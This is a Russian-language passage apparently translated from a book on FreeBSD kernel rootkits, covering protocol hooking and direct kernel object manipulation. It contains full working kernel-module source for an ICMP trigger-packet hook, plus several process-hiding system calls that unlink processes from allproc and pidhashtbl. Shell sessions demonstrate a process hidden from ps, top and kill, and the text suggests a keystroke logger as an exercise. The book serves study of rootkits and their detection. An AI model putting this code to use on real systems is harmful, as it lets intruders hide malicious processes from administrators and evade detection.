        .pr_input =             tcp_input,
        .pr_ctlinput =          tcp_ctlinput,
        .pr_ctloutput =         tcp_ctloutput,
        .pr_init =              tcp_init,
        .pr_slowtimo =          tcp_slowtimo,
        .pr_drain =             tcp_drain,
        .pr_usrreqs =           &tcp_usrreqs
},
. . .
```

Обратите внимание, что каждая таблица переключения протоколов определена внутри (1) `inetsw[]`. Это означает, что для изменения протокола связи нужно идти через `inetsw[]`.

2.5.3 Структура mbuf

Данные и управляющая информация, передаваемые между двумя взаимодействующими процессами, хранятся в структуре `mbuf`, которая определена в заголовке `<sys/mbuf.h>`. Чтобы читать и изменять эти данные, нужно знать два поля в `struct mbuf`: `m_len`, которое определяет объем данных, содержащихся в `mbuf`, и `m_data`, которое указывает на эти данные.

2.6 Перехват протокола связи

Листинг 2-3 - пример перехватчика протокола связи, предназначенного для вывода отладочного сообщения всякий раз, когда получено ICMP-сообщение "перенаправление для типа службы и хоста", содержащее фразу `Shiny`.

> **Примечание.** ICMP-сообщение "перенаправление для типа службы и хоста" содержит поле типа со значением 5 и поле кода со значением 3.

```
#include <sys/param.h>
#include <sys/proc.h>
#include <sys/module.h>
#include <sys/kernel.h>
#include <sys/systm.h>
#include <sys/mbuf.h>
#include <sys/protosw.h>

#include <netinet/in.h>
#include <netinet/in_systm.h>
#include <netinet/ip.h>
#include <netinet/ip_icmp.h>
#include <netinet/ip_var.h>

#define TRIGGER "Shiny."

extern struct protosw inetsw[];

pr_input_t icmp_input_hook;

/* Перехватчик icmp_input. */
void
```

```
icmp_input_hook(struct mbuf *m, int off)
{
        struct icmp *icp;
        int hlen = off;

        /* Найти ICMP-сообщение внутри m. */
        m->m_len -= hlen;
        m->m_data += hlen;

        /* Извлечь ICMP-сообщение. */
        icp = mtod(m, struct icmp *);

        /* Восстановить m. */
        m->m_len += hlen;
        m->m_data -= hlen;

        /* Это то ICMP-сообщение, которое мы ищем? */
        if (icp->icmp_type == ICMP_REDIRECT &&
            icp->icmp_code == ICMP_REDIRECT_TOSHOST &&
            strncmp(icp->icmp_data, TRIGGER, 6) == 0)
                printf("Давайте будем плохими парнями.\n");
        else
                icmp_input(m, off);
}

/* Функция, вызываемая при загрузке/выгрузке. */
static int
load(struct module *module, int cmd, void *arg)
{
        int error = 0;

        switch (cmd) {
        case MOD_LOAD:
                /* Заменить icmp_input на icmp_input_hook. */
                inetsw[ip_protox[IPPROTO_ICMP]].pr_input = icmp_input_hook;
                break;
        case MOD_UNLOAD:
                /* Вернуть все в нормальное состояние. */
                inetsw[ip_protox[IPPROTO_ICMP]].pr_input = icmp_input;
                break;
        default:
                error = EOPNOTSUPP;
                break;
        }
        return(error);
}

static moduledata_t icmp_input_hook_mod = {
        "icmp_input_hook",      /* имя модуля */
        load,                   /* обработчик событий */
        NULL                    /* дополнительные данные */
};

DECLARE_MODULE(icmp_input_hook, icmp_input_hook_mod, SI_SUB_DRIVERS,
    SI_ORDER_MIDDLE);
```

Листинг 2-3. `icmp_input_hook.c`

В листинге 2-3 функция `icmp_input_hook` сначала (1) устанавливает `hlen` равным длине IP-заголовка полученного ICMP-сообщения (`off`). Затем определяется расположение ICMP-сообщения внутри `m`; помните, что ICMP-сообщение передается внутри IP-датаграммы, поэтому (2) `m_data` увеличивается на `hlen`. Затем ICMP-сообщение (3) извлекается из `m`. После этого изменения, внесенные в `m`, (4) отменяются, так что при фактической обработке `m` все выглядит так, будто ничего не произошло. Наконец, если ICMP-сообщение является тем, которое мы ищем, (5) печатается отладочное сообщение; в противном случае вызывается `icmp_input`.

Обратите внимание, что при загрузке модуля обработчик событий (6) регистрирует `icmp_input_hook` как точку входа `pr_input` внутри таблицы переключения ICMP. Эта единственная

строка устанавливает перехватчик протокола связи. Чтобы удалить перехватчик, достаточно при выгрузке модуля (7) восстановить исходную точку входа `pr_input`, которой в данном случае является `icmp_input`.

> **Примечание.** Значение (8) `ip_protox[IPPROTO_ICMP]` определено как смещение таблицы переключения ICMP внутри `inetsw[]`. Подробнее об `ip_protox[]` см. функцию `ip_init` в `/sys/netinet/ip_input.c`.

Следующий вывод показывает результаты получения ICMP-сообщения "перенаправление для типа службы и хоста" после загрузки `icmp_input_hook`:

```
$ sudo kldload ./icmp_input_hook.ko
$ echo Shiny. > payload
$ sudo nemesis icmp -i 5 -c 3 -P ./payload -D 127.0.0.1
ICMP-пакет внедрен
$ dmesg | tail -n 1
Давайте будем плохими парнями.
```

Надо признать, у `icmp_input_hook` есть недостатки; однако для демонстрации перехватчика протокола связи он более чем достаточен.

Если вам интересно довести `icmp_input_hook` до состояния, пригодного для реального применения, нужно сделать всего два добавления. Во-первых, убедиться, что IP-датаграмма действительно содержит ICMP-сообщение, прежде чем пытаться его найти. Этого можно добиться, проверив длину поля данных в IP-заголовке. Во-вторых, убедиться, что данные внутри `m` действительно существуют и доступны. Этого можно добиться вызовом `m_pullup`. Пример кода, показывающий, как сделать и то и другое, см. в функции `icmp_input` в `/sys/netinet/ip_icmp.c`.

2.7 Заключительные замечания

Как видите, перехват вызовов на самом деле сводится к перенаправлению указателей на функции, и теперь у вас не должно возникнуть с этим трудностей.

Помните, что обычно есть несколько разных точек входа, которые можно перехватить для выполнения конкретной задачи. Например, в разделе 2.2 я создал журналировщик нажатий клавиш, перехватив системный вызов `read`; однако того же результата можно добиться, перехватив точку входа `l_read` в таблице переключения дисциплины терминальной линии (`termios`).[4]

В учебных целях и просто ради интереса я советую вам попробовать перехватить точку входа `l_read` в таблице переключения `termios`. Для этого нужно познакомиться с таблицей переключения `linesw[]`, реализованной в файле `/sys/kern/tty_conf.c`, а также со структурой `struct linesw`, определенной в заголовке `<sys/linedisc.h>`.

> **Примечание.** Этот перехватчик требует немного больше работы, чем показанные в этой главе.

Сноски

[1] [назад] Для внимательных читателей: да, у меня `umask` равен 022, поэтому права для `test` равны 755, а не 777.
[2] [назад] На самом деле для создания полноценного журналировщика нажатий клавиш пришлось бы перехватить `read`, `readv`, `pread` и `preadv`.
[3] [назад] Очевидно, это не мой настоящий пароль root.
[4] [назад] Дисциплина терминальной линии (`termios`) по сути является структурой данных, используемой для обработки связи с терминалом и описания его состояния.

Глава 3. Прямая манипуляция объектами ядра

Все операционные системы хранят внутренние учетные данные в основной памяти, обычно в виде объектов, то есть структур, очередей и тому подобного. Всякий раз, когда вы запрашиваете у ядра список работающих процессов, открытых портов и так далее, эти данные разбираются и возвращаются. Поскольку данные хранятся в основной памяти, ими можно манипулировать напрямую; нет необходимости устанавливать перехватчик вызова, чтобы перенаправить поток управления. Этот прием обычно называют прямой манипуляцией объектами ядра (DKOM) (Hoglund и Butler, 2005).

Однако прежде чем перейти к этой теме, посмотрим, как данные ядра хранятся в системе FreeBSD.

3.1 Структуры данных очередей ядра

В общем случае много интересной информации хранится внутри ядра как структура данных очереди, также известная как список. Один пример - список загруженных компоновочных файлов; другой - список загруженных модулей ядра.

Заголовочный файл `<sys/queue.h>` определяет четыре разных типа структур данных очередей: односвязные списки, односвязные хвостовые очереди, двусвязные списки и двусвязные хвостовые

очереди. Этот файл также содержит 61 макрос для объявления этих структур и работы с ними.

Следующие пять макросов являются основой DKOM с двусвязными списками.

> **Примечание.** Макросы для манипулирования односвязными списками, односвязными хвостовыми очередями и двусвязными хвостовыми очередями не обсуждаются, потому что фактически они идентичны показанным ниже. Подробнее об использовании этих макросов см. справочную страницу `queue(3)`.

3.1.1 Макрос LIST_HEAD

Двусвязный список возглавляется структурой, определенной макросом `LIST_HEAD`. Эта структура содержит один указатель на первый элемент списка. Элементы двусвязны, так что произвольный элемент можно удалить без обхода списка. Новые элементы можно добавлять в список перед существующим элементом, после существующего элемента или в голову списка.

Ниже приведено определение макроса `LIST_HEAD`:

```
#define LIST_HEAD(name, type)                                           \
struct name {                                                           \
        struct type *lh_first;  /* первый элемент */                    \
}
```

В этом определении `name` - имя определяемой структуры, а `type` задает типы элементов, связываемых в список.

Если структура `LIST_HEAD` объявлена следующим образом:

```
LIST_HEAD(HEADNAME, TYPE) head;
```

то указатель на голову списка позднее можно объявить так:

```
struct HEADNAME *headp;
```

3.1.2 Макрос LIST_HEAD_INITIALIZER

Голова двусвязного списка инициализируется макросом `LIST_HEAD_INITIALIZER`.

```
#define LIST_HEAD_INITIALIZER(head)                                     \
        { NULL }
```

3.1.3 Макрос LIST_ENTRY

Макрос `LIST_ENTRY` объявляет структуру, которая соединяет элементы в двусвязном списке.

```
#define LIST_ENTRY(type)                                                \
struct {                                                                \
        struct type *le_next;   /* следующий элемент */                 \
        struct type **le_prev;  /* адрес предыдущего элемента */        \
}
```

На эту структуру ссылаются при вставке, удалении и обходе списка.

3.1.4 Макрос LIST_FOREACH

Двусвязный список обходится с помощью макроса `LIST_FOREACH`.

```
#define LIST_FOREACH(var, head, field)                                  \
        for ((var) = LIST_FIRST((head));                                \
            (var);                                                      \
            (var) = LIST_NEXT((var), field))
```

Этот макрос обходит список, на который ссылается `head`, в прямом направлении, по очереди присваивая каждый элемент переменной `var`. Аргумент `field` содержит структуру, объявленную макросом `LIST_ENTRY`.

3.1.5 Макрос LIST_REMOVE

Элемент двусвязного списка отсоединяется макросом `LIST_REMOVE`.

```
#define LIST_REMOVE(elm, field) do {                                    \
        if (LIST_NEXT((elm), field) != NULL)                            \
                LIST_NEXT((elm), field)->field.le_prev =                \
                    (elm)->field.le_prev;                               \
        *(elm)->field.le_prev = LIST_NEXT((elm), field);                \
} while (0)
```

Здесь `elm` - удаляемый элемент, а `field` содержит структуру, объявленную макросом `LIST_ENTRY`.

3.2 Проблемы синхронизации

Как вы скоро увидите, можно изменять то, как ядро воспринимает состояние операционной системы, манипулируя различными структурами данных очередей ядра. Однако простым обходом и/или изменением этих объектов вы рискуете повредить систему, поскольку ваш код может быть вытеснен. Иными словами, если ваш код будет прерван, а другой поток обратится к тем же объектам или начнет манипулировать теми же объектами, с которыми работали вы, результатом может стать повреждение данных. Более того, при симметричной многопроцессорной обработке (SMP) вытеснение даже не требуется: если ваш код выполняется на одном CPU, а другой поток на другом CPU манипулирует тем же объектом, повреждение данных все равно возможно.

Чтобы безопасно манипулировать структурами данных очередей ядра, то есть обеспечить синхронизацию потоков, ваш код должен сначала получить соответствующую блокировку, иначе говоря, средство управления доступом к ресурсу. В наших примерах это будет либо mutex, либо разделяемая/эксклюзивная блокировка.

3.2.1 Функция mtx_lock

Mutex обеспечивает взаимное исключение для одного или нескольких объектов данных и является основным методом синхронизации потоков.

Поток ядра получает mutex вызовом функции `mtx_lock`.

```
#include <sys/param.h>
#include <sys/lock.h>
#include <sys/mutex.h>

void
mtx_lock(struct mtx *mutex);
```

Если другой поток в данный момент удерживает mutex, вызывающий поток уснет до тех пор, пока mutex не станет доступен.

3.2.2 Функция mtx_unlock

Блокировка mutex освобождается вызовом функции `mtx_unlock`.

```
#include <sys/param.h>
#include <sys/lock.h>
#include <sys/mutex.h>

void
mtx_unlock(struct mtx *mutex);
```

Если поток с более высоким приоритетом ожидает этот mutex, освобождающий поток может быть вытеснен, чтобы поток с более высоким приоритетом получил mutex и начал выполняться.

> **Примечание.** Подробнее о mutex см. справочную страницу `mutex(9)`.

3.2.3 Функции sx_slock и sx_xlock

Разделяемые/эксклюзивные блокировки, также известные как `sx`-блокировки, - это простые блокировки читателей/писателей, которые можно удерживать во время сна. Как следует из их названия, несколько потоков могут удерживать разделяемую блокировку, но только один поток может удерживать эксклюзивную блокировку. Кроме того, если один поток удерживает эксклюзивную блокировку, никакие другие потоки не могут удерживать разделяемую блокировку.

Поток получает разделяемую или эксклюзивную блокировку вызовом функций `sx_slock` или `sx_xlock` соответственно.

```
#include <sys/param.h>
#include <sys/lock.h>
#include <sys/sx.h>

void
sx_slock(struct sx *sx);

void
sx_xlock(struct sx *sx);
```

3.2.4 Функции sx_sunlock и sx_xunlock

Чтобы освободить разделяемую или эксклюзивную блокировку, вызовите функции `sx_sunlock` или `sx_xunlock` соответственно.

```
#include <sys/param.h>
#include <sys/lock.h>
#include <sys/sx.h>

void
sx_sunlock(struct sx *sx);

void
sx_xunlock(struct sx *sx);
```

> **Примечание.** Подробнее о разделяемых/эксклюзивных блокировках см. справочную страницу `sx(9)`.

3.3 Сокрытие работающего процесса

Теперь, вооружившись макросами и функциями из предыдущих разделов, я подробно опишу, как скрыть работающий процесс с помощью DKOM. Но сначала нам нужны некоторые вводные сведения об управлении процессами.

3.3.1 Структура proc

Во FreeBSD контекст каждого процесса хранится в структуре `proc`, которая определена в заголовке `<sys/proc.h>`. Следующий список описывает поля в `struct proc`, которые нужно понимать, чтобы скрыть работающий процесс.

> **Примечание.** Я постарался сделать этот список кратким, чтобы им можно было пользоваться как справочником. При первом чтении можно пропустить этот список и вернуться к нему, когда вы столкнетесь с настоящим кодом на C.

`LIST_ENTRY(proc) p_list;`

Это поле содержит указатели связей, связанные со структурой `proc`, которая хранится либо в списке `allproc`, либо в списке `zombproc`, обсуждаемых в разделе 3.3.2. На это поле ссылаются при вставке, удалении и обходе любого из этих списков.

`int p_flag;`

Это флаги процесса, например `P_WEXIT`, `P_EXEC` и так далее, установленные на работающем процессе. Все флаги определены в заголовке `<sys/proc.h>`.

`enum { PRS_NEW = 0, PRS_NORMAL, PRS_ZOMBIE } p_state;`

Это поле представляет текущее состояние процесса, где `PRS_NEW` обозначает недавно созданный, но не полностью инициализированный процесс, `PRS_NORMAL` обозначает "живой" процесс, а `PRS_ZOMBIE` обозначает zombie-процесс.

`pid_t p_pid;`

Это идентификатор процесса (PID), представляющий собой 32-битное целочисленное значение.

`LIST_ENTRY(proc) p_hash;`

Это поле содержит указатели связей, связанные со структурой `proc`, которая хранится в `pidhashtbl`, обсуждаемой в разделе 3.4.2. На это поле ссылаются при вставке, удалении и обходе `pidhashtbl`.

`struct mtx p_mtx;`

Это средство управления доступом к ресурсу, связанное со структурой `proc`. Заголовочный файл `<sys/proc.h>` определяет два макроса, `PROC_LOCK` и `PROC_UNLOCK`, для удобного получения и освобождения этой блокировки.

```
#define PROC_LOCK(p)    mtx_lock(&(p)->p_mtx)
#define PROC_UNLOCK(p)  mtx_unlock(&(p)->p_mtx)
```

`struct vmspace *p_vmspace;`

Это состояние виртуальной памяти процесса, включающее машинно-зависимые и машинно-независимые структуры данных, а также статистику.

```
char p_comm[MAXCOMLEN + 1];
```

Это имя или команда, использованная для запуска процесса. Константа MAXCOMLEN определена в заголовке <sys/param.h> следующим образом:

```
#define MAXCOMLEN       19              /* максимальное запоминаемое имя команды
    */
```

3.3.2 Список allproc

FreeBSD организует свои структуры proc в два списка. Все процессы в состоянии ZOMBIE находятся в списке zombproc; остальные - в списке allproc. На этот список, пусть и косвенно, ссылаются ps(1), top(1) и другие средства отчетности, чтобы перечислить работающие процессы в системе. Поэтому можно скрыть работающий процесс, просто удалив его структуру proc из списка allproc.

> **Примечание.** Естественно, можно подумать, что при удалении структуры proc из списка allproc связанный с ней процесс не будет выполняться. В прошлом несколько авторов и хакеров утверждали, что изменять allproc было бы слишком сложно, потому что он используется при планировании процессов и в других важных системных задачах. Однако, поскольку теперь процессы выполняются на уровне гранулярности потоков, это больше не так.

Список allproc определен в заголовке <sys/proc.h> следующим образом:

```
extern struct proclist allproc;         /* список всех процессов */
```

Обратите внимание, что allproc объявлен как структура proclist, которая определена в заголовке <sys/proc.h> так:

```
LIST_HEAD(proclist, proc);
```

Из этих листингов видно, что allproc - просто структура данных очереди ядра, точнее двусвязный список структур proc.

Следующий фрагмент из <sys/proc.h> перечисляет средство управления доступом к ресурсу, связанное со списком allproc.

```
extern struct sx allproc_lock;
```

3.3.3 Пример

В листинге 3-1 показан модуль системного вызова, предназначенный для сокрытия работающего процесса путем удаления его структуры или структур proc из списка allproc. Системный вызов вызывается с одним аргументом: символьным указателем, то есть строкой, содержащей имя процесса, который нужно скрыть.

```
#include <sys/types.h>
#include <sys/param.h>
#include <sys/proc.h>
#include <sys/module.h>
#include <sys/sysent.h>
#include <sys/kernel.h>
#include <sys/systm.h>
#include <sys/queue.h>
#include <sys/lock.h>
#include <sys/sx.h>
#include <sys/mutex.h>

struct process_hiding_args {
```

```
        char *p_comm;           /* имя процесса */
};

/* Системный вызов для сокрытия работающего процесса. */
static int
process_hiding(struct thread *td, void *syscall_args)
{
        struct process_hiding_args *uap;
        uap = (struct process_hiding_args *)syscall_args;

        struct proc *p;

        sx_xlock(&allproc_lock);

        /* Обойти список allproc. */
        LIST_FOREACH(p, &allproc, p_list) {
                PROC_LOCK(p);
                if (!p->p_vmspace || (p->p_flag & P_WEXIT)) {
                        PROC_UNLOCK(p);
                        continue;
                }
                /* Этот процесс нужно скрыть? */
                if (strncmp(p->p_comm, uap->p_comm, MAXCOMLEN) == 0)
                        LIST_REMOVE(p, p_list);
                PROC_UNLOCK(p);
        }

        sx_xunlock(&allproc_lock);

        return(0);
}

/* sysent для нового системного вызова. */
static struct sysent process_hiding_sysent = {
        1,                      /* число аргументов */
        process_hiding          /* реализующая функция */
};

/* Смещение в sysent[], где должен быть выделен системный вызов. */
static int offset = NO_SYSCALL;

/* Функция, вызываемая при загрузке/выгрузке. */
static int
load(struct module *module, int cmd, void *arg)
{
        int error = 0;

        switch (cmd) {
        case MOD_LOAD:
                uprintf("Системный вызов загружен по смещению %d.\n", offset);
                break;
        case MOD_UNLOAD:
                uprintf("Системный вызов выгружен со смещения %d.\n", offset);
                break;
        default:
                error = EOPNOTSUPP;
                break;
        }
        return(error);
}

SYSCALL_MODULE(process_hiding, &offset, &process_hiding_sysent, load, NULL);
```

Листинг 3-1. `process_hiding.c`

Обратите внимание, что перед проверкой я заблокировал (1) список `allproc` и (2) каждую структуру `proc`, чтобы обеспечить синхронизацию потоков, говоря простым языком, чтобы избежать паники ядра. Разумеется, когда работа завершена, я также освобождаю (6) (7) каждую блокировку.

Интересная деталь process_hiding состоит в том, что перед (4) сравнением имени процесса я (3) проверяю виртуальное адресное пространство каждого процесса и флаги процесса. Если первое не существует или вторые установлены в состояние "работает над завершением", структура proc разблокируется и пропускается. Какой смысл скрывать процесс, который не собирается выполняться?

Еще одна интересная деталь, которую стоит упомянуть: после того как я (5) удаляю заданную пользователем структуру proc из списка allproc, я не принуждаю немедленный выход из цикла for. То есть оператора break нет. Чтобы понять почему, рассмотрим процесс, который продублировал или fork-нул себя, чтобы родительский и дочерний процессы могли одновременно выполнять разные участки кода. Это распространенная практика в сетевых серверах, например httpd. В такой ситуации запрос у системы списка работающих процессов вернет и родительский, и дочерний процессы, потому что каждый дочерний процесс получает собственную отдельную запись в списке allproc. Поэтому, чтобы скрыть каждый экземпляр одного процесса, нужно пройти по всему allproc целиком.

Следующий вывод показывает process_hiding в действии:

```
$ sudo kldload ./process_hiding.ko
Системный вызов загружен по смещению 210.
$ ps
  PID  TT  STAT      TIME COMMAND
  530  v1  S      0:00.21 -bash (bash)
  579  v1  R+     0:00.02 ps
  502  v2  I      0:00.42 -bash (bash)
  529  v2  S+     0:02.52 top
$ perl -e '$p_comm = "top";' -e 'syscall(210, $p_comm);'
$ ps
  PID  TT  STAT      TIME COMMAND
  530  v1  S      0:00.26 -bash (bash)
  584  v1  R+     0:00.02 ps
  502  v2  I      0:00.42 -bash (bash)
```

Обратите внимание, что мне удалось скрыть top(1) из вывода ps(1). Просто ради интереса посмотрим на это с точки зрения top(1), ниже показано в стиле "до и после".

```
последний pid:   582;  средняя нагрузка:  0.00,  0.03,  0.04    работает 0+00:19:
    08  03:46:
20 процессов:  1 выполняется, 19 спят
состояния CPU:  0.0% пользователь,  0.0% nice,  0.3% система, 14.1% прерывания,
    85.5% простой
Mem: 6932K Active, 10M Inact, 14M Wired, 28K Cache, 10M Buf, 463M Free
Swap: 512M Total, 512M Free
  PID USERNAME  THR PRI NICE   SIZE    RES STATE    TIME   WCPU COMMAND
529 ghost       1  96    0  2304K  1584K RUN      0:03  0.00% top
  502 ghost       1   8    0  3276K  2036K wait     0:00  0.00% bash
  486 root        1   8    0  1616K  1280K wait     0:00  0.00% login
  485 root        1   8    0  1616K  1316K wait     0:00  0.00% login
  530 ghost       1   5    0  3276K  2164K ttyin    0:00  0.00% bash
  297 root        1  96    0  1292K   868K select   0:00  0.00% syslogd
  408 root        1  96    0  3412K  2656K select   0:00  0.00% sendmail
  424 root        1   8    0  1312K  1032K nanslp   0:00  0.00% cron
  490 root        1   5    0  1264K   928K ttyin    0:00  0.00% getty
  489 root        1   5    0  1264K   928K ttyin    0:00  0.00% getty
  484 root        1   5    0  1264K   928K ttyin    0:00  0.00% getty
  487 root        1   5    0  1264K   928K ttyin    0:00  0.00% getty
  488 root        1   5    0  1264K   928K ttyin    0:00  0.00% getty
  491 root        1   5    0  1264K   928K ttyin    0:00  0.00% getty
  197 root        1 110    0  1384K  1036K select   0:00  0.00% dhclient
  527 root        1  96    0  1380K  1084K select   0:00  0.00% inetd
  412 smmsp       1  20    0  3300K  2664K pause    0:00  0.00% sendmail
. . .
последний pid:   584;  средняя нагрузка:  0.00,  0.03,  0.03    работает 0+00:20:
    43  03:48:
19 процессов:  19 спят
состояния CPU:  0.0% пользователь,  0.0% nice,  0.7% система, 11.8% прерывания,
```

```
    87.5% простой
Mem: 7068K Active, 11M Inact, 14M Wired, 36K Cache, 10M Buf, 462M Free
Swap: 512M Total, 512M Free
  PID USERNAME  THR PRI NICE   SIZE    RES STATE    TIME   WCPU COMMAND
  502 ghost       1   8    0  3276K  2036K wait     0:00  0.00% bash
  486 root        1   8    0  1616K  1280K wait     0:00  0.00% login
  485 root        1   8    0  1616K  1316K wait     0:00  0.00% login
  530 ghost       1   5    0  3276K  2164K ttyin    0:00  0.00% bash
  297 root        1  96    0  1292K   868K select   0:00  0.00% syslogd
  408 root        1  96    0  3412K  2656K select   0:00  0.00% sendmail
  424 root        1   8    0  1312K  1032K nanslp   0:00  0.00% cron
  490 root        1   5    0  1264K   928K ttyin    0:00  0.00% getty
  489 root        1   5    0  1264K   928K ttyin    0:00  0.00% getty
  484 root        1   5    0  1264K   928K ttyin    0:00  0.00% getty
  487 root        1   5    0  1264K   928K ttyin    0:00  0.00% getty
  488 root        1   5    0  1264K   928K ttyin    0:00  0.00% getty
  491 root        1   5    0  1264K   928K ttyin    0:00  0.00% getty
  197 root        1 110    0  1384K  1036K select   0:00  0.00% dhclient
  527 root        1  96    0  1380K  1084K select   0:00  0.00% inetd
  412 smmsp       1  20    0  3300K  2664K pause    0:00  0.00% sendmail
  217 _dhcp       1  96    0  1384K  1084K select   0:00  0.00% dhclient
```

Обратите внимание, что в разделе "до" `top(1)` сообщает (1) об одном работающем процессе, (2) о самом себе, тогда как в разделе "после" он сообщает (3) о нуле работающих процессов, хотя совершенно очевидно, что он все еще выполняется... /me ухмыляется.

3.4 Сокрытие работающего процесса, второе издание

Разумеется, управление процессами включает больше, чем только списки `allproc` и `zombproc`, а значит, сокрытие работающего процесса требует большего, чем простая манипуляция списком `allproc`. Например:

```
$ sudo kldload ./process_hiding.ko
Системный вызов загружен по смещению 210.
$ ps
  PID  TT  STAT      TIME COMMAND
  521  v1  S      0:00.19 -bash (bash)
  524  v1  R+     0:00.03 ps
  519  v2  I      0:00.17 -bash (bash)
  520  v2  S+     0:00.25 top
$ perl -e '$p_comm = "top";' -e 'syscall(210, $p_comm);'
$ ps -p 520
  PID  TT  STAT      TIME COMMAND
  520  v2  S+     0:00.56 top
```

Обратите внимание, что скрытый процесс (`top`) был найден через его PID. Несомненно, я собираюсь это исправить. Но сначала нужны вводные сведения о хеш-таблицах FreeBSD.[1]

3.4.1 Функция hashinit

Во FreeBSD хеш-таблица - это непрерывный массив записей `LIST_HEAD`, который инициализируется вызовом функции `hashinit`.

```
#include <sys/malloc.h>
#include <sys/systm.h>
#include <sys/queue.h>

void *
hashinit(int nelements, struct malloc_type *type, u_long *hashmask);
```

Эта функция выделяет место для хеш-таблицы размером `nelements`. При успехе возвращается указатель на выделенную хеш-таблицу, а битовая маска, используемая в хеш-функции, устанавливается в `hashmask`.

3.4.2 pidhashtbl

В целях эффективности все работающие процессы, помимо нахождения в списке `allproc`, хранятся в хеш-таблице с именем `pidhashtbl`. Эта хеш-таблица используется для поиска структуры `proc` по ее PID быстрее, чем обход `allproc` за `O(n)`, то есть линейный поиск по списку `allproc`. Именно благодаря этой хеш-таблице скрытый процесс в начале этого раздела был найден по его PID.

`pidhashtbl` определена в заголовке `<sys/proc.h>` следующим образом:

```
extern LIST_HEAD(pidhashhead, proc) *pidhashtbl;
```

Она инициализируется в файле `/sys/kern/kern_proc.c` так:

```
pidhashtbl = hashinit(maxproc / 4, M_PROC, &pidhash);
```

3.4.3 Функция pfind

Чтобы найти процесс через `pidhashtbl`, поток ядра вызывает функцию `pfind`. Эта функция реализована в файле `/sys/kern/kern_proc.c` следующим образом:

```
struct proc *
pfind(pid)
        register pid_t pid;
{
        register struct proc *p;

        sx_slock(&allproc_lock);
        LIST_FOREACH(p, PIDHASH(pid), p_hash)
                if (p->p_pid == pid) {
                        if (p->p_state == PRS_NEW) {
                                p = NULL;
                                break;
                        }
                        PROC_LOCK(p);
                        break;
                }
        sx_sunlock(&allproc_lock);
        return (p);
}
```

Обратите внимание, что средство управления доступом к ресурсу для `pidhashtbl` - это (1) `allproc_lock`, та же блокировка, которая связана со списком `allproc`. Причина в том, что `allproc` и `pidhashtbl` рассчитаны на синхронное состояние.

Также обратите внимание, что pidhashtbl обходится через (2) макрос PIDHASH. Этот макрос определен в заголовке <sys/proc.h> следующим образом:

```
#define PIDHASH(pid)    (&pidhashtbl[(pid) & pidhash])
```

Как видите, PIDHASH - это макроподстановка для pidhashtbl; точнее, это хеш-функция.

3.4.4 Пример

В следующем листинге я изменяю process_hiding, чтобы защитить работающий процесс от поиска по его PID; изменения в оригинале выделены полужирным.

```
static int
process_hiding(struct thread *td, void *syscall_args)
{
        struct process_hiding_args *uap;
        uap = (struct process_hiding_args *)syscall_args;

        struct proc *p;

        sx_xlock(&allproc_lock);

        /* Обойти список allproc. */
        LIST_FOREACH(p, &allproc, p_list) {
                PROC_LOCK(p);
                if (!p->p_vmspace || (p->p_flag & P_WEXIT)) {
                        PROC_UNLOCK(p);
                        continue;
                }
                /* Этот процесс нужно скрыть? */
                if (strncmp(p->p_comm, uap->p_comm, MAXCOMLEN) == 0) {
                        LIST_REMOVE(p, p_list);
                        LIST_REMOVE(p, p_hash);
                }
                PROC_UNLOCK(p);
        }

        sx_xunlock(&allproc_lock);

        return(0);
}
```

Как видите, все, что я сделал, - удалил структуру proc из pidhashtbl. Легко, да?

Листинг 3-2 - альтернативный подход, использующий ваши знания о pidhashtbl.

```
#include <sys/types.h>
#include <sys/param.h>
#include <sys/proc.h>
#include <sys/module.h>
#include <sys/sysent.h>
#include <sys/kernel.h>
#include <sys/systm.h>
#include <sys/queue.h>
#include <sys/lock.h>
#include <sys/sx.h>
#include <sys/mutex.h>

struct process_hiding_args {
        pid_t p_pid;            /* идентификатор процесса */
};

/* Системный вызов для сокрытия работающего процесса. */
static int
process_hiding(struct thread *td, void *syscall_args)
{
        struct process_hiding_args *uap;
        uap = (struct process_hiding_args *)syscall_args;
```

```
        struct proc *p;

        sx_xlock(&allproc_lock);

        /* Обойти pidhashtbl. */
        LIST_FOREACH(p, PIDHASH(uap->p_pid), p_hash)
                if (p->p_pid == uap->p_pid) {
                        if (p->p_state == PRS_NEW) {
                                p = NULL;
                                break;
                        }
                        PROC_LOCK(p);
                        /* Скрыть этот процесс. */
                        LIST_REMOVE(p, p_list);
                        LIST_REMOVE(p, p_hash);
                        PROC_UNLOCK(p);
                        break;
                }

        sx_xunlock(&allproc_lock);

        return(0);
}

/* sysent для нового системного вызова. */
static struct sysent process_hiding_sysent = {
        1,                      /* число аргументов */
        process_hiding          /* реализующая функция */
};

/* Смещение в sysent[], где должен быть выделен системный вызов. */
static int offset = NO_SYSCALL;

/* Функция, вызываемая при загрузке/выгрузке. */
static int
load(struct module *module, int cmd, void *arg)
{
        int error = 0;

        switch (cmd) {
        case MOD_LOAD:
                uprintf("Системный вызов загружен по смещению %d.\n", offset);
                break;
        case MOD_UNLOAD:
                uprintf("Системный вызов выгружен со смещения %d.\n", offset);
                break;
        default:
                error = EOPNOTSUPP;
                break;
        }
        return(error);
}

SYSCALL_MODULE(process_hiding, &offset, &process_hiding_sysent, load, NULL);
```

Листинг 3-2. `process_hiding_redux.c`

Как видите, `process_hiding` переписан для работы с PID вместо имен, так что можно отказаться от обхода `allproc` в пользу обхода `pidhashtbl`. Это должно сократить общее время выполнения.

Вот пример вывода:

```
$ sudo kldload ./process_hiding_redux.ko
Системный вызов загружен по смещению 210.
$ ps
  PID  TT  STAT      TIME COMMAND
  494  v1  S      0:00.21 -bash (bash)
  502  v1  R+     0:00.02 ps
  492  v2  I      0:00.17 -bash (bash)
  493  v2  S+     0:00.23 top
$ perl -e 'syscall(210, 493);'
$ ps
  PID  TT  STAT      TIME COMMAND
  494  v1  S      0:00.25 -bash (bash)
  504  v1  R+     0:00.02 ps
  492  v2  I      0:00.17 -bash (bash)
$ ps -p 493
  PID  TT  STAT      TIME COMMAND
$ kill -9 493
-bash: kill: (493) - нет такого процесса
```

Теперь, если только кто-то не ищет ваш скрытый процесс активно, вы должны быть защищены от обнаружения. Однако помните, что в ядре все еще есть структуры данных, которые ссылаются на различные работающие процессы, а значит, ваш скрытый процесс все еще можно обнаружить, причем довольно легко!

3.5 Сокрытие с помощью DKOM

Как вы видели, главная трудность, которую нужно преодолеть при сокрытии объекта с помощью DKOM, - удаление всех ссылок на ваш объект в ядре. Лучший способ сделать это - просмотреть и сымитировать исходный код завершающей функции или функций объекта, которые предназначены для удаления всех ссылок на объект. Например, чтобы определить все структуры данных, ссылающиеся на работающий процесс, обратитесь к функции системного вызова `_exit(2)`, реализованной в файле `/sys/kern/kern_exit.c`.

